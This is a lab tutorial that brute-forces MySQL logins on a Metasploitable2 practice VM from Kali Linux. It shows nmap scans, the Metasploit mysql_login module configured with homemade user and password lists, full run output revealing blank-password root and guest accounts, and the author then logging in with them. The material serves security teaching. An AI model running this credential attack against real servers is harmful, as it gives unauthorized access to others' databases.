

How to exploit a sqlserver in metasploitable2 using kali linux

Smashing the credentials in MySQL database using bruteforce attack


1. Go to the mysql prompt in metasploitable2 by entering **sudo mysql** command.



2. Using **Show databases;** command we can get all databases



3. Using the sql query language we can use **SELECT user FROM mysql.user;** command to see the users in the database.



Now using the Kali linux let's try to exploit the credentials of database in metasploitable2

4. In here first step is scanning the target. For that we need to get the IP address of the victim's machine. For that we can use **ifconfig** command

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:74:41:3b
          inet addr:192.168.232.138  Bcast:192.168.232.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe74:413b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1044 errors:0 dropped:0 overruns:0 frame:0
          TX packets:942 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:92910 (90.7 KB)  TX bytes:94532 (92.3 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:831 errors:0 dropped:0 overruns:0 frame:0
          TX packets:831 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:382357 (373.3 KB)  TX bytes:382357 (373.3 KB)

msfadmin@metasploitable:~$
```

Here we found that the IP address as 192.168.232.138

5. Using **ping 192.168.232.138** command in Kali we can see that both are communicating with each other.

```
File  Actions  Edit  View  Help
kali@kali:~$ ping 192.168.232.138
PING 192.168.232.138 (192.168.232.138) 56(84) bytes of data.
64 bytes from 192.168.232.138: icmp_seq=1 ttl=64 time=0.945 ms
64 bytes from 192.168.232.138: icmp_seq=2 ttl=64 time=0.562 ms
64 bytes from 192.168.232.138: icmp_seq=3 ttl=64 time=0.810 ms
64 bytes from 192.168.232.138: icmp_seq=4 ttl=64 time=0.681 ms
64 bytes from 192.168.232.138: icmp_seq=5 ttl=64 time=0.667 ms
64 bytes from 192.168.232.138: icmp_seq=6 ttl=64 time=0.539 ms
64 bytes from 192.168.232.138: icmp_seq=7 ttl=64 time=0.454 ms
64 bytes from 192.168.232.138: icmp_seq=8 ttl=64 time=0.653 ms
64 bytes from 192.168.232.138: icmp_seq=9 ttl=64 time=0.554 ms
64 bytes from 192.168.232.138: icmp_seq=10 ttl=64 time=0.555 ms
64 bytes from 192.168.232.138: icmp_seq=11 ttl=64 time=0.882 ms
64 bytes from 192.168.232.138: icmp_seq=12 ttl=64 time=0.414 ms
64 bytes from 192.168.232.138: icmp_seq=13 ttl=64 time=1.58 ms
64 bytes from 192.168.232.138: icmp_seq=14 ttl=64 time=0.675 ms
64 bytes from 192.168.232.138: icmp_seq=15 ttl=64 time=0.693 ms
64 bytes from 192.168.232.138: icmp_seq=16 ttl=64 time=1.78 ms
64 bytes from 192.168.232.138: icmp_seq=17 ttl=64 time=0.745 ms
64 bytes from 192.168.232.138: icmp_seq=18 ttl=64 time=0.544 ms
^Z
[1]+  Stopped                 ping 192.168.232.138
kali@kali:~$
```

6. Next we have to determine whether the MYSQL database is running on the victim's machine by **sudo nmap -sS -sV 192.168.232.138**

```
kali@kali:~$ sudo nmap -sS -sV 192.168.232.138
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 15:59 EDT
Nmap scan report for 192.168.232.138
Host is up (0.00077s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:74:41:3B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.97 seconds
kali@kali:~$
```

Here we can see the mysql open port is available with port number 3306.

If we know the port number of mysql. We can directly find whether mysql database is running on the victim's machine using **sudo nmap 192.168.232.138 -p 3306**

```
kali@kali:~$ sudo nmap 192.168.232.138 -p 3306
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-17 12:48 EDT
Nmap scan report for 192.168.232.138
Host is up (0.00085s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 00:0C:29:74:41:3B (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

Here we see that mysql is running on the victim and that is an open port.

7. Next execute Metasploit framework by typing the **msfconsole** on the Kali terminal.

```
kali@kali:~$ msfconsole
=[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Search can apply complex filters such as search cve:2009 type:exploit, see all the filters with help search

msf5 > search mysql
```

8. Search all the modules by typing **search mysql**

```
msf5 > search mysql

Matching Modules
================

  #  Name                                                  Disclosure Date  Rank       Check  Description
  -  ----                                                  ---------------  ----       -----  -----------
  0  auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
  1  auxiliary/admin/http/rails_devise_pass_reset          2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
  2  auxiliary/admin/mysql/mysql_enum                                       normal     No     MySQL Enumeration Module
  3  auxiliary/admin/mysql/mysql_sql                                        normal     No     MySQL SQL Generic Query
  4  auxiliary/admin/tikiwiki/tikidblib                    2006-11-01       normal     No     TikiWiki Information Disclosure
  5  auxiliary/analyze/crack_databases                                      normal     No     Password Cracker: Databases
  6  auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
  7  auxiliary/scanner/mysql/mysql_authbypass_hashdump     2012-06-09       normal     No     MySQL Authentication Bypass Password Dump
  8  auxiliary/scanner/mysql/mysql_file_enum                                normal     No     MYSQL File/Directory Enumerator
  9  auxiliary/scanner/mysql/mysql_hashdump                                 normal     No     MYSQL Password Hashdump
  10 auxiliary/scanner/mysql/mysql_login                                    normal     No     MySQL Login Utility
  11 auxiliary/scanner/mysql/mysql_schemadump                               normal     No     MYSQL Schema Dump
  12 auxiliary/scanner/mysql/mysql_version                                  normal     No     MySQL Server Version Enumeration
  13 auxiliary/scanner/mysql/mysql_writable_dirs                            normal     No     MYSQL Directory Write Test
  14 auxiliary/server/capture/mysql                                         normal     No     Authentication Capture: MySQL
  15 exploit/linux/http/librenms_collectd_cmd_inject       2019-07-15       excellent  Yes    LibreNMS Collectd Command Injection
  16 exploit/linux/mysql/mysql_yassl_getname               2010-01-25       good       No     MySQL yaSSL CertDecoder::GetName Buffer Overflow
  17 exploit/linux/mysql/mysql_yassl_hello                 2008-01-04       good       No     MySQL yaSSL SSL Hello Message Buffer Overflow
  18 exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injectio
n
  19 exploit/multi/http/wp_db_backup_rce                   2019-04-24       excellent  Yes    WP Database Backup RCE
  20 exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
  21 exploit/multi/mysql/mysql_udf_payload                 2009-01-16       excellent  No     Oracle MySQL UDF Payload Execution
  22 exploit/unix/webapp/kimai_sqli                        2013-05-21       average    Yes    Kimai v0.9.2 'db_restore.php' SQL Injection
  23 exploit/unix/webapp/wp_google_document_embedder_exec  2013-01-03       normal     Yes    WordPress Plugin Google Document Embedder Arbitrary File Disclosure
  24 exploit/windows/mysql/mysql_mof                       2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows MOF Execution
  25 exploit/windows/mysql/mysql_start_up                  2012-12-01       excellent  Yes    Oracle MySQL for Microsoft Windows FILE Privilege Abuse
  26 exploit/windows/mysql/mysql_yassl_hello               2008-01-04       average    No     MySQL yaSSL SSL Hello Message Buffer Overflow
  27 exploit/windows/mysql/scrutinizer_upload_exec         2012-07-27       excellent  Yes    Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL Credential
  28 post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
  29 post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
  30 post/multi/manage/dbvis_add_db_admin                                   normal     No     Multi Manage DbVisualizer Add Db Admin
```

Here we only consider about the auxiliary scanners.

9. To crack the credential, we have to load the auxiliary module.

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) >
```

10. To show the current setting

```
msf5 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf5 auxiliary(scanner/mysql/mysql_login) >
```

11. Create a list of common usernames.

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano users.txt
[*] exec: nano users.txt
```

This is the users text file which I have created

```
File  Actions  Edit  View  Help
  GNU nano 4.9.2                                    users.txt
user
mysql
root
administrator
guest
user123
demo
user1
admin
mysql123
```

12. Create a list of common passwords

```
msf5 auxiliary(scanner/mysql/mysql_login) > nano password.txt
[*] exec: nano password.txt
```

This the password file which I have created

```
File  Actions  Edit  View  Help
  GNU nano 4.9.2                                                password.txt
mysql
admin
mysql123
123
root
admin
user
user123
```

13. Set the created users.txt and password.txt file to read users and passwords

```
msf5 auxiliary(scanner/mysql/mysql_login) > set user_file users.txt
user_file => users.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file password.txt
pass_file => password.txt
```

14. Give permission to login with a blank password therefore set the option to true to check for the blank passwords.

```
msf5 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
```

15. Execute all modules on the same target using **set rhosts 192.168.232.138**

```
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.232.138
rhosts => 192.168.232.138
```

16. Finally run the module by entering exploit

```
msf5 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.232.138:3306  - 192.168.232.138:3306 - Found remote MySQL version 5.0.51a
[+] 192.168.232.138:3306  - 192.168.232.138:3306 - Success: 'root:'
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user: (Incorrect: Access denied for
 user 'user'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:mysql (Incorrect: Access denie
d for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:admin (Incorrect: Access denie
d for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:mysql123 (Incorrect: Access de
nied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:123 (Incorrect: Access denied
for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:root (Incorrect: Access denied
 for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:admin (Incorrect: Access denie
d for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:user (Incorrect: Access denied
 for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user:user123 (Incorrect: Access den
ied for user 'user'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user: (Incorrect: Access denied for
 user 'user'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql: (Incorrect: Access denied fo
r user 'mysql'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:mysql (Incorrect: Access deni
ed for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:admin (Incorrect: Access deni
ed for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:mysql123 (Incorrect: Access d
enied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:123 (Incorrect: Access denied
 for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:root (Incorrect: Access denie
d for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:admin (Incorrect: Access deni
ed for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:user (Incorrect: Access denie
d for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql:user123 (Incorrect: Access de
nied for user 'mysql'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql: (Incorrect: Access denied fo
r user 'mysql'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator: (Incorrect: Access d
```

```
r user 'mysql'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator: (Incorrect: Access d
enied for user 'administrator'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:mysql (Incorrect: Acc
ess denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:admin (Incorrect: Acc
ess denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:mysql123 (Incorrect:
Access denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:123 (Incorrect: Acces
s denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:root (Incorrect: Acce
ss denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:admin (Incorrect: Acc
ess denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:user (Incorrect: Acce
ss denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator:user123 (Incorrect: A
ccess denied for user 'administrator'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: administrator: (Incorrect: Access d
enied for user 'administrator'@'192.168.232.130' (using password: NO))
[+] 192.168.232.138:3306  - 192.168.232.138:3306 - Success: 'guest:'
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123: (Incorrect: Access denied
for user 'user123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:mysql (Incorrect: Access de
nied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:admin (Incorrect: Access de
nied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:mysql123 (Incorrect: Access
 denied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:123 (Incorrect: Access deni
ed for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:root (Incorrect: Access den
ied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:admin (Incorrect: Access de
nied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:user (Incorrect: Access den
ied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123:user123 (Incorrect: Access
denied for user 'user123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: user123: (Incorrect: Access denied
for user 'user123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: demo: (Incorrect: Access denied for
 user 'demo'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: demo:mysql (Incorrect: Access denie
d for user 'demo'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: demo:admin (Incorrect: Access denie
```

```
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123: (Incorrect: Access denied
 for user 'mysql123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:mysql (Incorrect: Access d
enied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:admin (Incorrect: Access d
enied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:mysql123 (Incorrect: Acces
s denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:123 (Incorrect: Access den
ied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:root (Incorrect: Access de
nied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:admin (Incorrect: Access d
enied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:user (Incorrect: Access de
nied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123:user123 (Incorrect: Access
 denied for user 'mysql123'@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: mysql123: (Incorrect: Access denied
 for user 'mysql123'@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: : (Incorrect: Access denied for use
r ''@'192.168.232.130' (using password: NO))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :mysql (Incorrect: Access denied fo
r user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :admin (Incorrect: Access denied fo
r user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :mysql123 (Incorrect: Access denied
 for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :123 (Incorrect: Access denied for
user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :root (Incorrect: Access denied for
 user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :admin (Incorrect: Access denied fo
r user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :user (Incorrect: Access denied for
 user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: :user123 (Incorrect: Access denied
for user ''@'192.168.232.130' (using password: YES))
[-] 192.168.232.138:3306  - 192.168.232.138:3306 - LOGIN FAILED: : (Incorrect: Access denied for use
r ''@'192.168.232.130' (using password: NO))
[*] 192.168.232.138:3306  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

By using we can understand this module tried all the combinations that are provided by the users.txt and password.txt files and only the ‘root’ and ‘guest’ usernames are valid logins. And here they are using the blank passwords. That successful users are represented as above in red boxes.

By Using mysql -h 192.168.232.138 -u root we can acess to the root's database and mysql -h 192.168.232.138 -u guest we can access to the guest database.

```
kali@kali:~$ mysql -h 192.168.232.138 -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 104
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)
```

```
kali@kali:~$ mysql -h 192.168.232.138 -u guest
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 105
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
```